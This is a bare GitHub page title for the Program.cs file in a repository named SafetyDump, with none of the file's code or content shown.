SafetyDump/Program.cs at master · m0rv4i/SafetyDump
GitHub

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